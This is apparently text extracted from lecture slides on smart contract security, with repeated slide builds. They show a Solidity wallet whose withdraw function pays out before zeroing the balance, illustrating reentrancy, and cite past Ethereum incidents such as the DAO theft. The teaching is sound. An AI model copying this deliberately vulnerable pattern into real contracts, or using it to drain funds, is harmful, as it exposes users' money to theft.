


Network
Layer 0



Hardware
Layer -1





Smart Contract Security

Smart Contracts

Smart Contracts

```
contract Wallet {  
    uint balance = 10;  
  
    function withdraw() {  
        if(balance > 0)  
            msg.sender.call.value(balance)();  
        balance = 0;  
    } }
```

Smart Contracts

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    function withdraw() {  
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        balance = 0;  
    } }
```

- Small programs that **handle money** (ether)

Smart Contracts

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    uint balance = 10;  
  
    function withdraw() {  
        if(balance > 0)  
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```

Transfer \$\$\$
to the caller

- Small programs that **handle money** (ether)

Smart Contracts

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```

Transfer \$\$\$
to the caller

- Small programs that **handle money** (ether)

What can go wrong when programs handle billions of USD?

Smart Contracts

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contract Wallet {  
    uint balance = 10;  
  
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        if(balance > 0)  
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Transfer \$\$\$
to the caller

- Small programs that **handle money** (ether)
- Executed on the Ethereum blockchain

What can go wrong when programs handle billions of USD?

Smart Contracts

```
contract Wallet {  
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    } }
```

Transfer \$\$\$
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- Small programs that **handle money** (ether)
- Executed on the Ethereum blockchain
- Written in high-level languages (e.g., Solidity)

What can go wrong when programs handle billions of USD?

Smart Contracts

```
contract Wallet {  
    uint balance = 10;  
  
    function withdraw() {  
        if(balance > 0)  
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    } }
```

Transfer \$\$\$
to the caller

- Small programs that **handle money** (ether)
- Executed on the Ethereum blockchain
- Written in high-level languages (e.g., Solidity)
- **No patching** after release

What can go wrong when programs handle billions of USD?

Funds Stolen From the DAO One Year Ago Would be Worth \$1.35bn Today

JP Buntinx June 18, 2017 Crypto, News



33



Etherdice is down for maintenance. We are having troubles with our smart contract and will probably need to invoke the fallback mechanism.

King of the Ether Throne

An Ethereum DApp (a "contract"), living on the blockchain, that will make you a King or Queen, might grant you riches, and will immortalize your name.



Important Notice

A SERIOUS ISSUE has been identified that can cause monarch compensation payments to not be sent.

DO NOT send payments to the contract previously referenced on this page, or attempt to claim the throne. Refunds will CERTAINLY NOT be made for any payments made after this issue was identified on 2016-02-07.

report

Security Bug #1: Reentrancy



Wallet Contract

```
uint balance = 10;

function withdraw() {
    if(balance > 0)
        msg.sender.call.value(balance) ();
    balance = 0;
}
```

Security Bug #1: Reentrancy



User Contract

```
function moveBalance() {  
    wallet.withdraw();  
}  
...
```



Wallet Contract

```
uint balance = 10;  
  
function withdraw() {  
    if(balance > 0)  
        msg.sender.call.value(balance)();  
    balance = 0;  
}
```

Security Bug #1: Reentrancy



User Contract

```
function moveBalance() {  
    wallet.withdraw();  
}  
...
```




Wallet Contract


withdraw()

```
uint balance = 10;  
  
function withdraw() {  
    if(balance > 0)  
        msg.sender.call.value(balance)();  
    balance = 0;  
}
```


Security Bug #1: Reentrancy



